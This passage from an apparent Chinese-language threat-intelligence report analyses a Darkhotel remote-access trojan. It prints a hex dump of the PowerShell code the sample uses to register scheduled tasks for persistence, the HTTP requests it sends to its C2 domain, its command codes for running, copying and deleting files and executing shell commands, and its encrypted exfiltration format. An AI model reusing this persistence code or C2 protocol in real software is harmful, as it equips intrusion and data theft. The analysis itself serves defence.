0012F338 4F 62 6A 65 63 74 20 2D 43 6F 6D 4F 62 6A 65 63  Object -ComObjec
0012F348 74 28 27 53 63 68 65 64 75 6C 65 2E 53 65 72 76  t('Schedule.Serv
0012F358 69 63 65 27 29 3B 24 73 63 68 2E 63 6F 6E 6E 65  ice');$sch.conne
0012F368 63 74 28 29 3B 24 66 6F 6C 64 65 72 20 3D 20 24  ct();$folder = $
0012F378 73 63 68 2E 47 65 74 46 6F 6C 64 65 72 28 27 27  sch.GetFolder('
0012F388 29 3B 47 65 74 2D 49 74 65 6D 20 24 74 61 73 6B  );Get-Item $task
0012F398 5F 70 61 74 68 20 7C 20 25 7B 3B 24 74 61 73 6B  _path | %{;$task
0012F3A8 5F 6E 61 6D 65 20 3D 20 24 5F 2E 4E 61 6D 65 2E  _name = $_.Name.
0012F3B8 52 65 70 6C 61 63 65 28 27 2E 78 6D 6C 27 2C 20  Replace('.xml',
0012F3C8 27 27 29 3B 24 74 61 73 6B 5F 78 6D 6C 20 3D 20  '');$task_xml =
0012F3D8 47 65 74 2D 43 6F 6E 74 65 6E 74 20 24 5F 2E 46  Get-Content $_.F
0012F3E8 75 6C 6C 4E 61 6D 65 3B 24 74 61 73 6B 20 3D 20  ullName;$task =
0012F3F8 24 73 63 68 2E 4E 65 77 54 61 73 6B 28 24 6E 75  $sch.NewTask($nu
0012F408 6C 6C 29 3B 24 74 61 73 6B 2E 58 6D 6C 54 65 78  ll);$task.XmlTex
0012F418 74 20 3D 20 5B 73 74 72 69 6E 67 5D 24 74 61 73  t = [string]$tas
0012F428 6B 5F 78 6D 6C 3B 24 66 6F 6C 64 65 72 2E 52 65  k_xml;$folder.Re
0012F438 67 69 73 74 65 72 54 61 73 6B 44 65 66 69 6E 69  gisterTaskDefini
0012F448 74 69 6F 6E 28 24 74 61 73 6B 5F 6E 61 6D 65 2C  tion($task_name,
0012F458 20 24 74 61 73 6B 2C 20 36 2C 24 6E 75 6C 6C 2C   $task, 6,$null,
0012F468 20 24 6E 75 6C 6C 2C 20 30 2C 20 24 6E 75 6C 6C   $null, 0, $null
0012F478 29 7D 00 00 00 00 00 00 00 00 00 00 00 00 00 00  )}.............
```

样本启动后，注册定时器并在定时事件的回调函数中实现与C2的通信功能，通过触发定时事件调用事件回调函数实现与C2的定期通信。



6.2 C&C通信与指令

步骤1，该RAT向C&C发送命令请求，使用HTTP协议向C2发送请求，方法为GET, URL为/maro[数字]/article//[MAC地址]/article_service.html。

```
GET /maro7/article//000C29014444/article_service.html HTTP/1.1
Connection: Keep-Alive
User-Agent: user
Host: bigfile-download.net
```

步骤2，RAT向C&C发送握手信息。方法为POST，URL为/maro[数字]/live[数字].php，内容为title=111&dirname=[MAC地址的base64编码]

```
POST /maro7/live1.php HTTP/1.1
title=111&dirname=MDAwQzI5MDE0NDQ0.
```

步骤3，之后接收并解析C2下发的命令，命令格式如下：

??[命令]##[参数1]&&[参数2]%%[参数3]@@

指令种类如下：

指令必须包含的字符串	功能
cnVu	将样本自身复制至指定位置并启动。
cHV0	暂不支持
ZG1y	在指定目录生成记录时间的日志文件
Z2V0	复制指定文件
ZGVs	删除指定文件
Y21k	命令行指令

步骤四，命令执行完成后，使用与同样方法再次向C2发送握手信息。

在捕获到的变种中，在执行完原版的通信步骤之外，样本会继续向C2发送消息。其格式与步骤2、4类似，在'title'与'dirname'的字段基础上，新增加了'value'字段；该字段使用统一的公钥加密。

```
db '-----BEGIN PUBLIC KEY-----MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC'
                        ; DATA XREF: sub_403AD0+2D↑o
                        ; sub_403AD0+6B↑o ...
db 'wvut0Yfj6kSVFbsCSkTSAxZlIAvZvKZP0XktKr8wJ0m915hK5JLvAhUuoPQvgx86K'
db 'xnUw9PvnvgRA5zHPnANd+T/zQww6TBNTWh+ZEhD4+S3207yErGn+uEvHgE4Oo9rTw'
db 'JS81bv74Pc7iPAzFLyndmDSlR2HMWZcuDvq0O+aqQIDAQAB-----END PUBLIC KE'
db 'Y-----',0
```

```
date=407B7D7E454304697B684B5547653B23035F472B622E08&dirname=MDAwQzI5MDE0NDQ0&value=B0112E17BBF48D4149ECD09E77747B79EA6E8D5D5D3954FAF72DCCC605E39980E5D3918EFE3C48A39757635FC7EAA037351E5D7AF44CFFA1B7EB082B5530C21E676D9FDF90DC6B6E977B99B90D5068D77B9D43387DC52662A2667EDA26320744D7B27BA7CD369816126D0DCCE41D64CA15174F99DE663CA20DDF4BF0ACB3C903HTTP/1.1 200 OK
```

七、总结

Darkhotel的窃密组件与RAT工具经过攻击链层层下载和释放得到，手法已经非常成熟老练。某些工具对操作系统版本或用户名有着特殊要求，有着明显的定向性。这些工具不断在通信、加密、行为上不断迭代更新，几乎每一年都会出现新版本或完全迥异的版本，反映出Darkhotel在满足自身需求和提升组织识别难度方面一直在不断地挥力，对安全从业人员提出了新的要求。

‹ Previous Next ›